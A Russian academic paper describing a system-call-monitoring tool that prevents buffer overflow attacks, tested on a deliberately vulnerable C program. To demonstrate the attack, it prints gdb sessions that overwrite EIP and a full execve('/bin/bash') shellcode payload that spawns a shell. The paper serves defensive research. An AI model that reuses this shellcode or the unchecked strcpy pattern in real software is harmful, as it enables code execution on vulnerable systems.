ГЛОБАЛЬНАЯ ЯДЕРНАЯ БЕЗОПАСНОСТЬ, 2020 № 3(36), С. 7–17

ПРОБЛЕМЫ ЯДЕРНОЙ, РАДИАЦИОННОЙ И ЭКОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ

УДК 004.492.2

ПРЕДОТВРАЩЕНИЕ АТАК НА ПРОСТЕЙШИЕ ПРИЛОЖЕНИЯ С УЯЗВИМОСТЯМИ ПУТЕМ ПРОВЕРКИ СОВЕРШАЕМЫХ ИМИ СИСТЕМНЫХ ВЫЗОВОВ

© 2019 М.А. Паринов[*], А.Г. Сироткина[**]

[*]*Национальный исследовательский ядерный университет «МИФИ», Москва, Россия*
[**]*Саровский физико-технический институт – Национальный исследовательский ядерный университет «МИФИ», Саров, Нижегородская обл., Россия*

Проблема выявления и предотвращения атак на приложения была и остается одной из актуальных задач информационной безопасности. Изъяны в коде программ приводят к нарушению нормальной работы программного обеспечения. Из-за недочетов разработки могут возникать нарушения целостности, доступности и конфиденциальности данных, прерывание выполнения запущенных процессов или даже системы в целом. Целью данной работы является предотвращение атаки на приложение путем переполнения буфера с помощью разработанного комплекса по предотвращению атак. Для выполнения поставленной цели кратко рассматриваются недостатки современных систем по предотвращению атак на приложения, рассматривается структура разработанного программного комплекса, алгоритмы работы каждого из модуля программного комплекса, механизм совершения переполнения буфера, а также тестируется разработанный программный комплекс на простейшем переполнении буфера.

Ключевые слова: переполнение буфера, системные вызовы, инъекции кода, неисполняемый стек, StackGuard, ASRL, информационная безопасность.

Поступила в редакцию 26.05.2020
После доработки 07.07.2020
Принята к публикации 21.07.2020

Введение

Современные приложения во время выполнения часто подвергаются различным атакам. Целью таких атак может являться нарушение целостности, доступности или конфиденциальности обрабатываемой информации.

Проблема выявления и предотвращения атак на приложения была и остается одной из актуальных задач информационной безопасности. Корректная разработка приложения является одним из способов решения данной проблемы, так как небольшая ошибка разработчика в умелых руках злоумышленника может привести к непредсказуемым последствиям [1].

Ни один из широко используемых в ОС Linux механизмов защиты не может гарантировать предотвращение атак на приложения ввиду слабостей своей реализации. Например, способом обхода StackGuard является техника перетирания указателя текущего фрейма [2]. Для неисполняемого стека предложена технология возврата в библиотеку (ret2libc) основанная на вызове системных функций и ее модификации [3, 4, 5]. Для обхода ASLR используются техника схожая с ret2libc, но с возвратом в Procedure Linkage Table [6, 7, 8, 9]. Данные способы обходов представленных систем защиты далеко не единственные и существует еще множество способов обхода, в том числе способов обхода сразу нескольких систем предотвращения и обнаружения атак на приложения [10].

Учитывая недостатки существующих систем, был предложен алгоритм предотвращения атак на уязвимые приложения путем проверки совершаемых ими системных вызовов. Целью данной работы является предотвращение атаки на приложение путем переполнения буфера с помощью разработанного комплекса по предотвращению атак. Для этого рассматриваются структура разработанного программного комплекса, алгоритмы работы каждого из модуля программного комплекса, механизм совершения переполнения буфера, а также тестируется разработанный программный комплекс на простейшем переполнении буфера. В качестве стенда для проведения тестирования используется ноутбук Lenovo с процессором Core I7-3250M 2900MHz памятью 4Gb DDR3-1600MHz и установленными ОС Ubuntu 14.04 и программным комплексом по предотвращению атак на приложения описанным далее. В качестве методов исследования можно выделить тестирование на проникновение, статический анализ исходных кодов защищаемого ПО и динамический анализ.

Программный комплекс

Программный комплекс разделен на две подсистемы. Первая – система анализа исходных кодов и построения эталонной модели поведения защищаемого приложения. Вторая – непосредственно система предотвращения атак на приложения путем сравнения с эталонной моделью поведения совершаемых приложением системных вызовов. Механизм взаимодействия этих систем представлен на рисунке 1.



Рисунок 1 – Модули программного комплекса по предотвращению атак
[Attack prevention software modules]

Алгоритм работы программного комплекса можно разделить на две части согласно подложенным модулям. Первая – это алгоритм получения модели поведения защищаемого приложения, изображенный на рисунке 2. Вторая – это алгоритм работы модуля анализа поведения защищаемого приложения, изображенный на рисунке 3.

Рисунок 2 – Алгоритм построения модели поведения защищаемого приложения [Algorithm of constructing a behavior model of the protected application]



Рисунок 3 – Алгоритм работы модуля анализа поведения защищаемого приложения [Algorithm of the module of analyzing the protected application behavior]

Таким образом, анализируя исходные коды защищаемого приложения, мы получаем граф потока управления, отражающий порядок выполнения системных вызовов. На основе данного графа строится модель поведения, которая будет

содержать номера и порядок системных вызовов защищаемого приложения. Для работы с графом потока управления предлагается использовать недетерминированный конечный автомат без входного алфавита заданный табличным способом [12].

Переполнение буфера

Переполнение буфера – тип атак, приводящих к инъекциям, кода в уязвимых приложениях, основанные на отсутствии проверок на соответствие размера входных данных и размера выделенной под переменную области памяти.

Для понимания процесса на рисунке 4 изображены алгоритмы нормального выполнения функции и выполнения функции в момент атаки путем переполнения буфера.



Рисунок 4 – Алгоритмы нормального выполнения функции и выполнения функции в момент атаки путем переполнения буфера [Algorithms of normal function execution and function execution at the moment of a buffer overflow attack]

Простейшее переполнение буфера

Для выполнения простейшей атаки нам потребуется отключить ASLR и StackSmashProtector, встроенный в компилятор (при выполнении атаки типа ret2libc отключение этих механизмов не требуется) [12]. Для начала нужно скомпилировать уязвимое приложение и запустить его в отладчике. Исходный код уязвимого приложения изображен на рисунке 5.

```
#include <stdio.h>
#include <string.h>
int main(int argc, char** argv)
{
char buf[200];
strcpy(buf, argv[1]);
return 0;
}
```

Рисунок 5 – Исходный код уязвимого приложения [Source code of the vulnerable application]

Далее, путем перебора длин входных данных, пытаемся вызвать переполнение буфера, которое приведет к аварийному завершению приложения (рис. 6) [13].

```
root@oxg-VirtualBox:/home/oxg# gcc -ggdb -o test -fno-stack-protector -z execsta
ck -mpreferred-stack-boundary=2 test1.c
root@oxg-VirtualBox:/home/oxg# gdb test
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from test...done.
(gdb) run $(python -c 'print "\x50"*208')
Starting program: /home/oxg/test $(python -c 'print "\x50"*208')

Program received signal SIGSEGV, Segmentation fault.
0x50505050 in ?? ()
(gdb)
```

Рисунок 6 – Вызов переполнения [Overflow call]

Данный способ позволяет переписать регистр eip, в котором хранится указатель на адрес следующей инструкции. На рисунке 7 изображено состояние регистров на момент остановки.

```
0x50505050 in ?? ()
(gdb) info registers
eax            0x0      0
ecx            0xbffff7e0       -1073743904
edx            0xbffff502       -1073744638
ebx            0xb7fc1000       -1208217600
esp            0xbffff510       0xbffff510
ebp            0x50505050       0x50505050
esi            0x0      0
edi            0x0      0
eip            0x50505050       0x50505050
eflags         0x10202  [ IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/10x $esp -40
0xbffff4e8:     0x50505050      0x50505050      0x50505050      0x50505050
0xbffff4f8:     0x50505050      0x50505050      0x50505050      0x50505050
0xbffff508:     0x50505050      0x50505050
(gdb) x/10x $esp -32
0xbffff4f0:     0x50505050      0x50505050      0x50505050      0x50505050
```

Рисунок 7 – Состояние регистров в момент переполнения [Registers state at the time of overflow]

Как можно увидеть, регистр ESP указывает на наш потенциально вредоносный буфер. То есть, заменив часть вводимых данных шеллкодом и перезаписав EIP адресом ESP, мы получим исполненные вредоносные инструкции.

Что бы получить адрес ESP, поставим точку остановки в коде на моменте записи буфера (функция strcpy). На рисунке 8 видно, что текущий адрес, хранящийся в ESP,

равен 0xbffff508 – он указывает на начало нашего буфера. То есть после выполнения операции копирования в буфер адрес ESP будет равен 0xbffff308.

```
Starting program: /home/oxg/test ahgkjadsadsfs

Breakpoint 1, main (argc=2, argv=0xbffff674) at test1.c:6
6       strcpy(str, argv[1]);
(gdb) info registr esp
Undefined info command: "registr esp".  Try "help info".
(gdb) info registers esp
esp            0xbffff508       0xbffff508
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3       int main(int argc, char** argv)
4       {
5       char str[200];
6       strcpy(str, argv[1]);
7       return 0;
8       }
(gdb) break 6
Note: breakpoint 1 also set at pc 0x8048426.
Breakpoint 2 at 0x8048426: file test1.c, line 6.
(gdb) info registers esp
esp            0xbffff508       0xbffff508
(gdb)
```

Рисунок 8 – Адрес, хранящийся в ESP [The address stored in the ESP]

Окончательная структура входных данных показана на рисунке 9. Они собираются по такому принципу: мусорные данные + целевой шеллкод + записанный несколько раз нужный нам адрес возврата. В показанном на рисунке \x90 * 23 является мусорными данными далее следует шеллкод и в конце \x08\xf3\xff\xbf * 40 является записью требуемого адреса возврата 40 раз [14].

```
Breakpoint 1, main (argc=2, argv=0xbffff674) at test1.c:6
6       strcpy(str, argv[1]);
(gdb) info registr esp
Undefined info command: "registr esp".  Try "help info".
(gdb) info registers esp
esp            0xbffff508       0xbffff508
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3       int main(int argc, char** argv)
4       {
5       char str[200];
6       strcpy(str, argv[1]);
7       return 0;
8       }
(gdb) break 6
Note: breakpoint 1 also set at pc 0x8048426.
Breakpoint 2 at 0x8048426: file test1.c, line 6.
(gdb) info registers esp
esp            0xbffff508       0xbffff508
(gdb) $(python -c 'print "\x90"*23+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x6
1\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0
b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\x08\xf3\xff\xbf"
)
```

Рисунок 9 – Структура вредоносного кода [The structure of the malicious code]

Результатом передачи в буфер таких данных является выполнение нужной нам программы (/bin/bash). Это показано на рисунке 10.

```
(gdb) run $(python -c 'print "\x90"*371+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x
62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\x
b0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\xdc\xf1\xff\
xbf"*35')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/oxg/test $(python -c 'print "\x90"*371+ "\x31\xc0\x83\xe
c\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x2
4\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xc
d\x80" + "\xdc\xf1\xff\xbf"*35')

Breakpoint 1, main (argc=2, argv=0xbffff454) at test1.c:6
6       strcpy(str, argv[1]);
(gdb) c
Continuing.
process 4758 is executing new program: /bin/bash
root@oxg-VirtualBox:/home/oxg#
Program received signal SIGINT, Interrupt.
0xb7fdd416 in ?? ()
(gdb) run $(python -c 'print "\x90"*371+ "\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x
62\x61\x73\x68\x68\x62\x69\x6e\x2f\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\x
b0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80" + "\xdc\xf1\xff\
xbf"*35')
```

Рисунок 10 – Результат выполнения вредоносного кода [The result of executing malicious code]

Проверка алгоритма по предотвращению атак на приложения

Для проведения первого теста используется простейшее переполнение буфера. Как можно увидеть на рисунке 11, работа не атакованного приложения приводит к вызову определенной последовательности вызовов. Стоит заметить, что на рисунке 11 утилита ptrace это модуль программного комплекса по предотвращению атак на приложения основанная на системной библиотеке ptrace, которая отслеживает системные вызовы защищаемого приложения и сравнивает их с эталонной моделью, полученной путем анализа исходных кодов защищаемого приложения и системных библиотек.

```
root@oxg-VirtualBox:/home/oxg# ./ptrace /home/oxg/test asdaagsgteh
SYS 45
SYS 33
SYS 192
SYS 33
SYS 5
SYS 197
SYS 192
SYS 6
SYS 33
SYS 5
SYS 3
SYS 197
SYS 192
SYS 192
SYS 192
SYS 6
SYS 192
SYS 243
SYS 125
SYS 125
SYS 125
SYS 91
SYS 252
root@oxg-VirtualBox:/home/oxg#
```

Рисунок 11 – Нормальное функционирование защищаемого приложения [Normal functioning of the protected application]

Далее это же приложение было запущенно в разработанном модуле с отключенным механизмом защиты. Это сделано для наглядного отображения

происходящих изменений в количестве и порядке системных вызовов (рис. 12). И далее был произведен запуск разработанного модуля с системой защиты. После перехвата вызова, внедренного злоумышленником, появляется надпись о совершении атаки и работа уязвимого приложения прекращается. Результат выполнения показан на рисунке 13.



Рисунок 12 – Функционирование атакованного приложения [Functioning of the attacked application]

Рисунок 13 – Пример работы механизма защиты [Functioning of the attacked application]

Заключение

Целью данной работы является предотвращение атаки на приложение путем переполнения буфера с помощью разработанного комплекса по предотвращению атак путем проверки совершаемых защищаемым приложением системных вызовов.

Во введении катко описаны существующие средства предотвращения атак на приложения в ОС Linux, а также возможности их обхода, которые показывают

необходимость разработки дополнительных средств защиты, установлены цели и задачи.

Далее был описан программный комплекс по предотвращению атак на приложения путем проверки совершаемых ими системных вызовов. Он состоит из двух подсистем. Первая – система анализа исходных кодов и построения эталонной модели поведения защищаемого приложения. Вторая – непосредственно система предотвращения атак на приложения путем сравнения с эталонной моделью поведения совершаемых приложением системных вызовов.

Так же описан механизм простейшего переполнения буфера и продемонстрирован на специально подготовленном уязвимом приложении.

Итогом данной работы стало тестирование разработанного программного комплекса по предотвращению атак. Для начала исходные коды защищаемого уязвимого приложения проанализированы с помощью системы анализа исходных кодов и построена эталонная модель поведения, основанная на номерах и порядке системных вызовов. Далее для демонстрации данное приложение было запушено в нормальном режиме и были собраны номера вызовов во время правильного исполнения. Далее на него произведена атака путем простейшего переполнения буфера без защиты для наблюдения поведения атакованного приложения. И конечным этапом стало использование системы предотвращения атак на приложения путем сравнения с эталонной моделью поведения совершаемых приложением системных вызовов во время проведения данной атаки, результатом которого стало предотвращение выполнения атакованного приложения.

На основе полученных результатов можно сделать вывод, что система анализа поведения защищаемого приложения, основанного на номерах и порядке совершаемых вызовов, позволяет предотвращать атаки путем переполнения буфера, приводящим к инъекциям вредоносного кода. Таким образом, использование программного комплекса по обнаружению атак решает проблему атак переполнения буфера приводящих к инъекциям кода в системах, использующих потенциально уязвимые приложения.

СПИСОК ЛИТЕРАТУРЫ

1. Wonsun Ahn, Yuelu Duan and Josep Torrellas «DeAliaser: Alias Speculation using Atomic Region Support» : публикации проекта LLVM. – 2013. – P. 167-168. – URL : <http://dl.acm.org/citation.cfm?id=2451136> (дата обращения: 07.10.2018).
2. Gerardo Richarte «Four different tricks to bypass StackShield and StackGuard protection». – URL : https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf (дата обращения: 06.08.2018).
3. Erik Buchanan, Ryan Roemer, Stefan Savage, Hovav Shacham «Return-oriented Programming: Exploitation without Code Injection». – URL : https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf (дата обращения: 22.10.2018).
4. Erik Buchanan, Ryan Roemer, Hovav Shacham, Stefan Savage «When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC». – URL : http://cseweb.ucsd.edu/~savage/papers/CCS08GoodInstructions.pdf (дата обращения: 22.10.2018).
5. Hovav Shacham «The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)». – URL : https://hovav.net/ucsd/dist/geometry.pdf (дата обращения: 21.10.2018).
6. Tyler Durden «Bypassing PaX ASLR protection». – URL : http://phrack.org/issues/59/9.html (дата обращения: 09.11.2018).
7. Hector Marco, Ismael Ripoll «AMD Bulldozer Linux ASLR weakness: Reducing entropy by 87.5%». – URL : http://hmarco.org/bugs/AMD-Bulldozer-linux-ASLR-weakness-reducing-mmaped-files-by-eight.html (дата обращения: 09.11.2018).
8. Tilo Muller «ASLR Smack & Laugh Reference». – URL : https://ece.uwaterloo.ca /~vganesh/TEACHING/S2014/ECE458/aslr.pdf (дата обращения: 10.11.2018).

9. Ralf Hund, Carsten Willems, Thorsten Holz «Practical Timing Side Channel Attacks Against Kernel Space ASLR». – URL : https://www.ieee-security.org/TC/SP2013/papers/4977a191.pdf (дата обращения: 10.11.2018).
10. *Паринов, М. А.* Анализ существующих средств защиты от переполнения буфера на стеке и способы их обхода / М. А. Паринов // Глобальная ядерная безопасность. – 2019. – № 2(31). – С. 15-22.
11. *Фомичев В. М.* Методы дискретной математики в криптологии / В. М. Фомичев. – Москва : ДИАЛОГ-МИФИ, 2010. – 424 с.
12. Wenliang Du. «Computer Security: A Hands-on Approach». – URL : http://www.cis.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf (дата обращения: 14.11.2019).
13. Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole «Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade». – URL : https://www.researchgate.net/publication/232657947_Buffer_Overflows_Attacks_and_Defenses_for_the_Vulnerability_of_the_Decade (дата обращения: 10.02.2020).
14. James C. Foster Vitaly Osipov Nish Bhalla Niels Heinen «Buffer Overflow Attacks DETECT, EXPLOIT, PREVENT». – URL : http://index-of.es/Varios/Securite/BoF_Attacks.pdf (дата обращения: 10.02.2020).

REFERENCES

[1] Wonsun Ahn, Yuelu Duan, Josep Torrellas. DeAliaser: Alias Speculation using Atomic Region Support: LLVM. 2013. P. 167-180. URL: http://dl.acm.org/citation.cfm?id=2451136 (reference date: 07.10.2018).
[2] Gerardo Richarte. Four Different Tricks to Bypass StackShield and StackGuard Protection. URL: https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf (application date: 06.08.2018).
[3] Erik Buchanan, Ryan Roemer, Stefan Savage, Hovav Shacham. Return-oriented Programming: Exploitation without Code Injection. URL: https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf (reference date: 22.10.2018).
[4] Erik Buchanan, Ryan Roemer, Hovav Shacham, Stefan Savage. When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC. URL: http://cseweb.ucsd.edu/~savage/papers/CCS08GoodInstructions.pdf (reference date: 22.10.2018).
[5] Hovav Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). URL: https://hovav.net/ucsd/dist/geometry.pdf (application date: 09.11.2018).
[6] Tyler Durden. Bypassing PaX ASLR Protection. URL: http://phrack.org/issues/59/9.html (reference date: 09.11.2018).
[7] Hector Marco, Ismael Ripoll. AMD Bulldozer Linux ASLR Weakness: Reducing entropy by 87.5%. URL: http://hmarco.org/bugs/AMD-Bulldozer-linux-ASLR-weakness-reducing-mmaped-files-by-eight.html (reference date: 09.11.2018).
[8] Tilo Muller. ASLR Smack & Laugh Reference. URL: https://ece.uwaterloo.ca/~vganesh/TEACHING/S2014/ECE458/aslr.pdf (application date: 10.11.2018).
[9] Ralf Hund, Carsten Willems, Thorsten Holz. Practical Timing Side Channel Attacks Against Kernel Space ASLR. URL: https://www.ieee-security.org/TC/SP2013/papers/4977a191.pdf (reference date: 10.11.2018).
[10] Parinov M.A. Analiz sushhestvujushhih sredstv zashhity ot perepolnenija bufera na steke i sposoby ih obhoda [Analysis of Existing Protection Systems from Buffer Overflow and Methods of their Bypass]. Global nuclear safety [Global Nuclear Safety]. 2019. 2(31). P. 15-22 (in Russian).
[11] Fomichev V.M. Metody diskretnoj matematiki v kriptologii [Discrete Mathematics Methods in Cryptology]. Moskva: DIALOG-MIFI [Moscow: DIALOG- MEPHI]. 2010. 424 p. (in Russian).
[12] Wenliang Du. Computer Security: A Hands-on Approach. URL: http://www.cis.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf (reference date: 14.11.2019).
[13] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. URL: https://www.researchgate.net/publication/232657947_Buffer_Overflows_Attacks_and_Defenses_for_the_Vulnerability_of_the_Decade (reference date: 10.02.2020).
[14] James C. Foster Vitaly Osipov Nish Bhalla Niels Heinen. Buffer Overflow Attacks DETECT, EXPLOIT, PREVENT. URL: http://index-of.es/Varios/Securite/BoF_Attacks.pdf (reference date: 10.02.2020).

Preventing Attacks on the Easiest Applications with Vulnerabilities by Verification of Their Committed System Calls

M.A. Parinov[*1], A.G. Sirotkina[2]**

[*]*Institute of Nuclear Physics and Technology (INP&T), National Research Nuclear University «MEPhI», Kashirskoye shosse, 31, Moscow, Russia 115409*
[**]*SARFTI - National Research Nuclear University «MEPhI», Duhova str., 6 building 1, Sarov, Russia 607186*
[1]*ORCID iD: 0000-0002-6947-8753*
WoS Researcher ID: G-9341-2019
e-mail: mafimka@gmail.com
[2]*ORCID iD: 0000-0003-4559-7763*
e-mail: sag@sarfti.ru

Abstract – The issue of detecting and preventing attacks on applications has been and remains one of the urgent tasks of information security. Flaws in the program code lead to disruption of the normal operation of the software. Data integrity, availability and confidentiality of the data, interruption of the execution of running processes or even the system as a whole may occur due to design flaws. The aim of this work is to prevent attacks on the application by overflowing the buffer using the developed complex to prevent attacks. To achieve this goal, the shortcomings of modern systems for preventing attacks on applications are briefly reviewed, the structure of the developed software package, the operation algorithms of each module of the software package, the mechanism for buffer overflows are examined, and the developed software package is tested on a simple buffer overflow.

Keywords: buffer overflow, system calls, code injection, data execution prevention, ASLR, StackGuard, information security.